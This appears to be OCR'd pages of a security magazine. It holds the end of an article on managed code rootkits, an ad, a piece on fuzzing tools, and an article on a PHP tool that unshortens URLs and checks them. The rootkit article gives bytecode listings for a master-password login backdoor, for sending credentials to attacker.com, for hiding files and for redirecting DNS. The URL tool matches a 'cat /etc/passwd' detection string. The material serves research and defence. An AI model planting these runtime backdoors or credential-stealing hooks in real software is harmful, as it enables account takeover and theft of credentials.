Listing 3: *Printing every string twice on the Java runtime.*

```
class HelloWorld
{
        public static void main(String args[])
        {
           System.out.println("Hello World");
        }
}
```

Our target for this simple manipulation is the println method, contained in the System.out namespace.

The question is, which JAR directory, and where it is located?

Using a file monitoring tool (such as ProcMon) reveals that it is a file called jr.rt, located on the target machine at e:\Java\jdk.1.6.0_14\jre\bin\rt.jar

So, now that we know where the JAR directory is, let's extract the PrintStream.class file from it.

```
jar xf rt.jar java/io/PrintStream.class
```

Now let's disassemble it (using the Jasper disassembler):

```
Java -jar jasper.jar PrintStream.class
```

As a result, we now hold the disassembled bytecode in the *PrintStream.j* file.

After locating the println method, we can take an approach similar to what we took for the mscorlib WriteLine method by doubling the code responsible for printing (marked in bold) so that we have two identical code blocks:

Listing 4: *After locating the println method we double the code responsible for printing.*

```
.method                 public println(Ljava/lang/String;)V
   .limit stack         2
   .limit locals        4
   //......
   //Ommited
   //......
   aload_0
   aload_1
   invokevirtual        java/io/PrintStream/print(Ljava/lang/String;)V
   aload_0
   invokespecial        java/io/PrintStream/newLine()V
   aload_2
   monitorexit
   //......
   //Ommited
   //......
```

Now that we have the modified code, let's assemble it back to Java bytecode. Using the Jasmin assembler, we'll create a new PrintStream.class from the modified PrintStream.j file:

```
Java -jar jasmin.jar PrintStream.j
```

Now we need to overwrite the older version of that class stored inside rt.jar.

```
jar uf rt.jar java/io/PrintStream.class
```

At this point, we should have a modified version of the rt.jar runtime binary, ready to be deployed.

All that is left to do now is to overwrite the older version; a simple copy command will do the trick:

```
copy rt.jar E:\Java\jdk1.6.0_14\jre\lib\rt.jar
```

Unlike with the .NET runtime, we don't have to deal with any cached images for the Java runtime. Now that the file had been replaced, let's run the same invoker application to test the effect of our modification

As you can see, we got two printings, instead of only one.

This PoC means we have established one way (out of many) to modify the Java runtime.

Manipulating the Runtime According to Our Needs

Manipulating the runtime implementation can lead to some very interesting behavior in terms of higher-level applications. Whether the attacker's mission is to manipulate the application execution flow, to perform additional tasks, or to use the application as a tool to execute code on the end user's behalf, the specific implementation details usually depend on what the code does and where it is embedded in the runtime implementation, as we'll discuss in this chapter. Since the attacker can customize the runtime the way he likes, the attacker can "reshape" the low-level layers and make the code do things not intended by the application.

- Some examples given in the book:
- Authentication backdoors
- Fixating encryption keys
- Snooping on user activity
- Reverse shells
- Content upload/download
- Sending data to the attacker's machine
- Disable secure defaults
- Create DoS attacks
- Spread malware
- Etc.

Let's see some examples.

Attack Scenario: Manipulating the Logic of Authentication Mechanisms

An attacker can control an application's logins if the attacker can hook into a runtime method that is responsible for providing authentication services to the application. If the attacker tweaks the logic of such a method, the attacker can tweak the application's login as well. This is a great place to plant login backdoors

Say the condition that allowed the attacker to get into an account provided a "magic value" as a password that acts like a master key that enables the attacker to open any account

Let's implement this kind of logic in a runtime-wide login method, called by applications receiving "login services" from the method. We'll use .NET's Authenticate method which provides services to ASP.NET Web applications as an example of a login mechanism we'll manipulate.

Let's inject into the boolean local variable 0 and set its value to be equal to the password parameter (argument 1) and the MagicValue string, while maintaining the existing logic. We can do this by adding the following code (shown in bold) to the beginning of this method:

Listing 5: *NET's Authenticate method which provides services to ASP.NET Web applications.*

```
.method public hidebysig static bool Authenticate
        (string name, string password) cil managed {
.maxstack 3
.locals init ([0] bool flag)
ldarg.1
 ldstr "MagicValue"
callvirt instance bool [mscorlib]System.String::Equals(string)
 brfalse.s _NOT_AUTHENTICATED
 ldc.i4.1
 stloc.0
br.s _AUTHENTICATED
 ldc.i4.0
 stloc.0
 br.s NOT_AUTHENTICATED
ldarg.0
ldarg.1
call bool System.Web.Security.FormsAuthentication::
        InternalAuthenticate(string, string)
//rest of code
//…
```

After deploying the modified binary into the runtime, we can access any user account by supplying *MagicValue* as the password.

We can take it into another direction – say we want to send the victim's credentials to the attacker's machine. All we need to do is to inject this code instead:

Listing 6: *Sending the victim's credentials to the attacker's machine.*

```
.method public hidebysig static bool
        Authenticate(string name, string password) cil managed {
…
…
//set the attacker collecter page url
ldstr      "http://www.attacker.com/DataStealer/Collect.aspx\?data="
ldarg.0    //get the username
ldstr      " TRIED TO LOGIN WITH PASSWORD "
ldarg.1 //get the password
//set the data (concatenate the previous strings)
call   string System.String::Concat(string, string,string)
//send the data
call void InjectedClassName::SendToURL(string,string)
ret
```

Now everything the victim enters in any login page using any application, will be sent to the attacker as can be illustrated in this diagram:




Figure 3: *Everything victim enters in any login page using any application is sent to the attacker.*

Attack Scenario: Eliminating the Existence of a Specific File

Most runtimes provide the application with the ability to communicate with the underlying OS file system, to do things such as list all the files in a given directory, get information on a specific file, or perform file operations (copy, delete, rename, etc.). They often have methods that query the OS file system and are responsible for retrieving a list of files from a given directory, by returning an array of objects or filenames representing each file. Those kinds of methods are natural targets for logic manipulation—for instance, when hiding the existence of specific files by omitting them from the list, an operation often used by rootkits. Those methods can also be used to create false information about nonexistent files, or to redirect the content of other files. A modification to the method's logic can achieve that.

Now suppose we want to hide a file called HideMe!.exe. All we need to do is to inject the following code into the relevant runtime method which is responsible to provide the list to the upper level application (*GetFiles*, in this case):

Listing 7: *Hiding a file HideMe!.exe*

```
.method public hidebysig instance class System.IO.FileInfo[]
          GetFiles(string searchPattern,  valuetype System.IO.SearchOption
searchOption) cil managed   {
//…
//OMITTED
//…
ldloc.2
ldloc.2
ldstr      "HideMe!.exe"
call       int32 System.IO.DirectoryInfo::
locateFileName(class System.IO.FileInfo[], string)
call       class System.Array System.IO.DirectoryInfo::
RemoveFromArray(class System.Array, int32)
castclass  class System.IO.FileInfo[]
ret
} // end of method DirectoryInfo::GetFiles
```

The preceding code simply pushes the array (local variable 2) and the filename, invokes *locateFileName* to get its index, and uses it afterward to invoke another call to *RemoveFromArray*, while casting back the array to its original class type. That's all that needs to happen to completely eliminate this file.

The interesting thing is that **locateFileNam**e and **Remove FromArray** are also methods that were injected by us! We extended the runtime with our own malware API.

For example, say we have the file "SecretFile.txt" on an android machine as can be seen here:




Figure 4: *SecretFile.txt file on an Android machine.*

Using a similar technique, while targeting the Android Dalvik VM allowed the attacker to hide that file and completely eliminate it from the application level. When any android application (no matter which!) calls the runtimes listFiles method to get a list of files in a given directory, the MCR will hide it from the application as can be seen:




Figure 5: *SecretFile.txt file hidden by the MCR.*

Attack Scenario: DNS Manipulation

A simple manipulation of the *getByName* class that enables the attacker to selectively forge the IP address of *VictimMachine* to that of *AttackerMachine* can be implemented as follows:

Listing 8: *Manipulation of the getByName class enables the attacker to forge the IP address of VictimMachine to that of AttackerMachine.*

```
.method  public static getByName(Ljava/lang/String;)Ljava/net/InetAddress;
   aload_0  ;load s into stack
   ldc "VictimMachine"
   invokevirtual  java/lang/String/equals(Ljava/lang/Object;)Z
        ;compare the strings
   ifeq LABEL_compare
   ldc "AttackerMachine"
   astore_0 ;store attacker hostname to stack
   LABEL_compare:
   aload_0
   invokestatic
        java/net/InetAddress/getAllByName(Ljava/lang/String;)
        [Ljava/net/InetAddress;
   iconst_0
   aaload
   areturn
   .throws                java/net/UnknownHostException
.end method
```

From now on, every application that tries to connect to VictimMachine will be connected to *AttackerMachine* instead..

What Is ReFrameworker?

ReFrameworker, formerly known as .net-sploit, is a general-purpose framework modifier that is used to reconstruct framework runtimes by creating modified versions from the original implementation provided by the framework vendor. ReFrameworker (see Figure 6) performs the required steps of runtime manipulation by tampering with the binaries containing the framework's classes, in order to produce modified binaries that can replace the original ones.




Figure 6: *ReFrameworker*

The main purpose of ReFrameworker is to perform the time-consuming steps of framework runtime modification by acting on "modification rules" as instructed by the user. The user tells it what code should be injected and where, and ReFrameworker does the rest. Its objective is to let the user concentrate on the main target: the details of the modification itself, rather than how to perform the modification. This way, all the user has to do is to provide ReFrameworker with the code to be injected (payloads, methods, classes, etc.), and set the modification rule that tells ReFrameworker exactly what to do.

The ReFrameworker tool along with its source code can be downloaded from *www.appsec-labs.com/Managed_Code_Rootkits.*

Summary

In this article we discussed the MCR concept - application-level rootkits hidden inside the managed code environment libraries or runtime components, and their target is the managed code runtime (the VM) that provides services to upper-level applications. An MCR changes how the VM behaves so that all the applications depending on the VM (i.e., those that receive services from it) inherit the modified behavior. It does this by modifying the language upon which the runtime's application is based, inflicting the customized behavior on the application by accessing the runtime's internal mechanisms through hooks into methods or by tampering with internal state maintained by the runtime.

Using MCR enables the attacker to make a compiled application to behave differently than what its code states, by injecting new code or modifying the runtime's code, by that breaking the trust between the application code and the runtime.

This article was just a very short version, an introduction to this concept. For more information about this topic, including more than a dozen additional attack vectors, other runtimes (such as Android's Dalvik), automatic modification using the ReFrameworker tool – go get the book: *Managed Code Rootkits*, authored by Erez Metula, by Syngress publishing.

http://www.amazon.com/Managed-Code-Rootkits-Hooking-Environments/dp/1597495743/ref=sr_1_1?ie=UTF8&s=books&qid=1275638178&sr=1-1

EREZ METULA

is a world renowned application security expert, spending most of his time finding software vulnerabilities and teaching developers how they should avoid them. Erez has an extensive hands-on experience performing security assessments, code reviews and secure development trainings for worldwide organizations, and had previously talked at international security conferences such as BlackHat, Defcon, OWASP, RSA, SOURCE, CanSecWest and more. His latest research on Managed Code Rootkits, presented at major conferences throughout the world, was published recently as a book by Syngress publishing. He is the founder of AppSec Labs, where he works as an independent consultant focusing on advanced application security topics


University of Advancing Technology
UAT
Learn. Experience. Innovate.
UAT's coveted Bachelor of Science degree in Network Security is a vital national resource
One of the most prestigious Network Security programs in the country
We will teach you the concepts of security by design, and layered security to protect against exploitation of networks and data
UAT has been designated as a Center for Academic Excellence in Information Systems Security Education by the US National Security Agency
THEY SELDOM SMILE AT THE NSA. CAN YOU MAKE THEM GRIN?
Learn how to synthesize and apply these vital skills and leadership ability to succeed in the fast moving field of Network Security.
Bachelor of Science
Network Engineering
Network Security
Technology Forensics
Master of Science
Information Assurance
Program accreditations, affiliations and certifications:
CNSS
ACCREDITED
The Higher Learning Commission
MEMBER
The Higher Learning Commission
North Central Association
For more information: www.ncahlc.org
CLUSTERGEEK WITH CAUTION
LEARN, EXPERIENCE AND INNOVATE WITH THE FOLLOWING DEGREE STUDENTS: Advancing Computer Science, Artificial Life Programming, Digital Media, Digital Video, Enterprise Software Development, Game Art and Animation, Game Design, Game Programming, Human-Computer Interaction, Open Source Technologies, Robotics and Embedded Systems, Serious Game and Simulation, Strategic Technology Development, Technology Product Design, Technology Studies, Virtual Modeling and Design, Web and Social Media Technologies
Prepare to Defend!
www.uat.edu
877.828.4335
GEEK 411 AD
PLEASE SEE WWW.UAT.EDU/FASTFACTS FOR THE LATEST INFORMATION ABOUT DEGREE PROGRAM PERFORMANCE, PLACEMENT AND COSTS.

WHAT IS A GOOD FUZZING TOOL?

Fuzz testing is the most efficient method for discovering both known and unknown vulnerabilities in software. It is based on sending anomalous (invalid or unexpected) data to the test target - the same method that is used by hackers and security researchers when they look for weaknesses to exploit. There are no false positives, if the anomalous data causes abnormal reaction such as a crash in the target software, then you have found a critical security flaw.

In this article, we will highlight the most important requirements in a fuzzing tool and also look at the most common mistakes people make with fuzzing.

PROPERTIES OF A GOOD FUZZING TOOL

There are abundance of fuzzing tools available. How to distinguish a good fuzzer, what are the qualities that a fuzzing tool should have?

Model-based test suites: Random fuzzing will certainly give you some results, but to really target the areas that are most at risk, the test cases need to be based on actual protocol models. This results in huge improvement in test coverage and reduction in test execution time.

Easy to use: Most fuzzers are built for security experts, but in QA you cannot expect that all testers understand what buffer overflows are. Fuzzing tool must come with all the security know-how built-in, so that testers only need the domain expertise from the target system to execute tests.

Automated: Creating fuzz test cases manually is a time-consuming and difficult task. A good fuzzer will create test cases automatically. Automation is also critical when integrating fuzzing into regression testing and bug reporting frameworks.

Test coverage: Better test coverage means more discovered vulnerabilities. Fuzzer coverage must be measurable in two aspects: specification coverage and anomaly coverage.

Scalable: Time is almost always an issue when it comes to testing. User must also have control on the fuzzing parameters such as test coverage. In QA you rarely have much time for testing, and therefore need to run tests fast. Sometimes you can use more time in testing, and can select other test completion criteria.

Documented test cases: When a bug is found, it needs to be documented for your internal developers or for vulnerability management towards third party developers. When there are billions of test cases, automated documentation is the only possible solution.

Remediation: All found issues must be reproduced in order to fix them. Network recording (PCAP) and automated reproduction packages help you in delivering the exact test setup to the developers so that they can start developing a fix to the found issues.

MOST COMMON MISTAKES IN FUZZING

Not maintaining proprietary test scripts: Proprietary tests scripts are not rewritten even though the communication interfaces change or the fuzzing platform becomes outdated and unsupported.

Ticking off the fuzzing check-box: If the requirement for testers is to do fuzzing, they almost always choose the quick and dirty solution. This is almost always random fuzzing. Test requirements should focus on coverage metrics to ensure that testing aims to find most flaws in software.

Using hardware test beds: Appliance based fuzzing tools become outdated really fast, and the speed requirements for the hardware increases each year. Software-based fuzzers are scalable in performance, and can easily travel with you where testing is needed, and are not locked to a physical test lab.

Unprepared for cloud: A fixed location for fuzz-testing makes it hard for people to collaborate and scale the tests. Be prepared for virtual setups, where you can easily copy the setup to your colleagues, or upload it to cloud setups.

SHORT URL

YASER ALOSEFER

We all know the story of the Trojan Horse, where the Greeks built it to enter the city of Troy. It was an unimaginable trick used to enter Troy after a 10 year siege. In the computer world, hackers use similar tricks to fool the end-users into running their malware.

The end-users won't run an application if they knew that it is malicious software and therefore the attackers use different tricks to fool the end-users. They use the Trojan horse method, where they attach their malware with a benign one. Therefore, when the user installs the benign application it means he will install the malicious one as well. In the internet and web world, the method of attacking the visitors is by the web browser. The attack method is unnoticeable as the attacker sends the malicious web page to the visitor and then the malicious web page will check the vulnerabilities of the web browser, its plugins or OS and exploit them. This attack is called a drive-by download attack. Polychronakis et al. [1] defined the drive-by-download attack as 'a malicious web page exploiting vulnerability in a web browser, media player or other client software to install and run malware on the unsuspecting visitor's computer'.

Most Twitter users have enjoyed the benefits of shorted URLs, as they save more space, which is useful because Twitter only allows 140 characters, and they track the visitors, retweets and mentions. The shortened URL services have many advantages for the users, such as:

1. Reduces the URL size.
2. Tracks the number of visitors.
3. Provides analysis tools for the URL visitors, such as the location, or from which web page they found your link.
4. The ability to choose your preferred short URL, such as a rename of 'http://bit.ly/njOiHr' to 'http://bit.ly/Yaser' in case the describable name is available.

However, despite all these advantages, the short URLs expose threats to the users as they hide the original link from the visitors and only provide short URLs from known shortened services, which might trick the users into clicking on the link provided.

The level of web security has been increased recently by the visitors as most of them will not visit URLs which include strange characters, such as 'cd../../'. Therefore, recently hackers have been using shortened URLs to trick the users into visiting their malicious websites. The basic idea of the shortened URL service is shown in Fig. 1 and it simply converts the long URL into a short one and therefore reduces the URL size on social networks such as Twitter as well as tracks the visitors. An example of a short URL is that instead of sending 'http://www.hacker.com/exploit.php?go=attack' the attacker will shorten it and send it to the victims via email or social networks as 'http://bit.ly/njOiHr'.

Most users will visit the shortened URL without the concern of their system being attacked despite the inability to easily extract the long URLs from the short ones. There are available websites which allow the user to enter a shortened URL from a specific shortened service, and in turn, will show the long one. These online tools don't support all the shortened URLs and therefore the user still needs an ultimate solution to extract the long URL from the shorted one without visiting it. In this article, I am going to describe the creation of a tool that is able to extract the long URL from any shortened service and then check it automatically to make sure it is safe for the visitors. To do the first part of the tool we need to extract the long URL from any shortened service, and in order to do it, we need to understand how the shortened URL service works. As mentioned earlier, the shortened service provides an easy way to shorted the long URLs and track the visitors. In order to do that, they need to generate a unique and short identification for the URLs; for example, the shorted link 'http://bit.ly/njOiHr'. The ID of this link is 'njOiHr', and this identification is generated when the long URL is entered, and therefore when anyone accesses it, then it will count the visit and redirect the visitor to the original link. There are two ways to redirect visitors to the new links via HTTP: HTTP redi-

Figure 1: *The basic idea of the shortened URL service*

Listing 1: *extract the long URL from the shorted one*

```
<?PHP
$Short_URL = "http://bit.ly/njOiHr";
$Short = curl_init($Short_URL);
curl_setopt($Short, CURLOPT_FOLLOWLOCATION, TRUE);
curl_setopt($Short, CURLOPT_NOBODY, TRUE);
curl_exec($Short);
$Long_URL = curl_getinfo($Short, CURLINFO_EFFECTIVE_URL);
echo "The short URL: $Short_URL";
echo "<br>The long URL : $Long_URL";
?>
```

Listing 2: *extract the long URL and compare it against a blacklist*

```
<?php
$Short_URL = "http://bit.ly/njOiHr";
$Short = curl_init($Short_URL);
curl_setopt($Short, CURLOPT_FOLLOWLOCATION, TRUE);
curl_setopt($Short, CURLOPT_NOBODY, TRUE);
curl_exec($Short);
$Long_URL = curl_getinfo($Short, CURLINFO_EFFECTIVE_URL);
echo "The short URL: $Short_URL";
echo "<br>The long URL : $Long_URL";
// extract the domain from the long url
preg_match("/^(http:\/\/)?([^\/]+)/i", $Long_URL, $matches);
$host = $matches[2];
preg_match("/[^\.\/]+\.[^\.\/]+$/", $host, $matches);
$domain = $matches[0];
echo "<br>Domain name: $domain";
// the below function can improve to stop ones it finds
   the matched domain to increase the performance
   and speed of the tool.
$file = fopen("malware.txt", "r");
while(!feof($file)) {
$line = fgets($file);
if ($line == $domain){
echo "<br>Malicious URL";
}
}
fclose($file);
?>
```

rect 301 and HTTP redirect 302. The main difference between the two types is that HTTP redirect 301 redirects the visitors to the new links permanently, and therefore the search engine credits the visitor count to the final link, whereas HTTP redirect 302 credits the short URL. Once the visitor visits the short link, the server returns the HTTP redirect code and the destination link. To create a tool that is possible to extract the long URL from any short link, we will request the short URL and then get the direct URL from the HTTP response. Therefore, we can extract the links without visiting the actual web page.

The following is a simple script based on cRUL which is able to get the short link and then retrieve the target link from




Figure 3: *extract the long URL from bit.ly shorten service.*

the HTTP. The php script is shown in below and illustrated in Figure 2.

The result of running the above script is that the long URL is extracted from the short one. After successfully extracting the long URL, we need to validate the link automatically to help the end-user make the decision to visit the short URL or not. There are many methods that we can use to identify the malicious URLs. In general, there is the traditional and dynamic methods. The tradition method compares the current URL against the known malicious lists and flags any matching ones. The blacklist is one of the easiest and fastest ways to determine a malicious URL; however, they cannot identify malicious URLs not included on the lists. There are many publicly available blacklists such as http://www.malware.com.br/ which provide lists so you can use them in your application.

The php script below shows a simple method to extract the long URL and then compare it against the blacklist called "malware.txt" and the print malicious next to the URL in case it matches any links on the list.

Furthermore, the blacklist method cannot identify unknown URLs and therefore many security researchers suggest the use of the other features to identify the malicious URLs. I suggest that to build the ultimate tool to identify the malicious URLs then we need to consider a layer system. That means, we will start by checking against the blacklist, and in case we don't identified it, then we are going to conduct a more complex checking system and so on, until the URL is identified as malicious or benign. The other layers of checking the URL are shown in Fig 4 and described in the following points:

1. The URL structure: the URL might include malicious chars such as 'cat /etc/passwd', or it may be possible to count the number of dots and algorithmically build a classification system that learns what malicious URLs look like and then classify the input URL from its knowledge base.
2. Domain name features: collect the interesting data about a specific domain name, such as WHOIS info, geographic location, IP address or DNS record. This information can help us a lot to identify a suspicious URL as some mali-




Figure 2: *How the redirect analyzer works*

Listing 1: *The complete script which extract the long URL and check it against our layers system*

```
<?php
$Short_URL = "http://j.mp/rn1s7S";
$Short = curl_init($Short_URL);
curl_setopt($Short, CURLOPT_FOLLOWLOCATION, TRUE);
curl_setopt($Short, CURLOPT_NOBODY, TRUE);
curl_exec($Short);

$Long_URL = curl_getinfo($Short, CURLINFO_EFFECTIVE_URL);
echo "The short URL: $Short_URL";
echo "<br>The long URL : $Long_URL";

// extract the domain from the long url
preg_match("/^(http:\/\/)?([^\/]+)/i", $Long_URL, $matches);
$host = $matches[2];
preg_match("/[^\.\/]+\.[^\.\/]+$/", $host, $matches);
$domain = $matches[0];
echo "<br>Domain name: $domain";


// the below function can improve to stop ones it finds
                    the matched domain to increase the
                    performance and speed of the tool.
$file = fopen("malware.txt", "r");
while(!feof($file)) {
$line = fgets($file);
if ($line == $domain){
echo "<br>Malicious URL";
}
}
fclose($file);

// we can import different malicious strings from a text file
$malicious_string = "cat/etc/passwd";
if(strstr($Long_URL,$malicious_string)) {
echo "<br>Found Malicious string";
}
?>
```




Figure 4: *The URL checking layers*




Figure 5: *the result of running the complete script*

cious websites share the same ip address but a different domain name, or identifying the location of a server can reveal a malicious zone that a number of malicious websites share. Furthermore, there are available map locations which show the malicious activities that can help to identify the locations of victims and attackers such as:

- https://alliance.mwcollect.org/public/attacker-world-map
- http://www.team-cymru.org/Monitoring/Malevolence/maps.html
- http://www.hackerwatch.org/map/

I have built a tool that is able to receive a short URL and extract the long URL first, and then it attempts to identify the suspicious URLs. The scripts will first attempt to determine the malicious URLs by comparing them against known malicious URLs, which is the first layer that we can use. In case the input URL doesn't match any malicious URLs in the blacklist, then we can conduct another layer of scanning where it finds the specific known malicious commands on the URL to identify suspicious URLs. The script is shown below.

We can improve our final script a lot and here are some suggestions to improve the level of checking:


1. Collect the domain name info and use clustering or classification algorithms by checking the current data against previously seen malicious URLs as well as the current malicious activities as mentioned earlier.
2. Scan the URLs by using the online scanning services such as using the API service from VirusTotal and WOT.

In conclusion, the short URLs are very useful, especially for Twitter and other social networks where you have a specific number of chars, and in case you would like to track the visitors. However, the end-users need to be aware of the dangers of short URLs, as discussed in this article. We have developed a tool that is able to identify the malicious and suspicious URLs from a short one. So, the end-users need to enter the short URL manually to extract the URLs, as well as identify any suspicious and malicious URLs. To improve the tool and make it easy for web and social network users to use, we can develop simple web browser extensions that use our tool to input the web page links and return the status of the short URL requested in an icon format or text. There is a simple and powerful extension framework which you can build scripts for Firefox and Chrome browsers, called Greasemonkey. The basic idea behind the extension is to host our online tool in a web server and then the extension will get all the short links on the web page and then send them to the tool to validate them. In return, the extension will mark the malicious URLs in a red colour or insert a red icon next to the short URL. This subject is interesting and can be improved a lot to increase the detection accuracy by providing more checking layers to the existing ones.

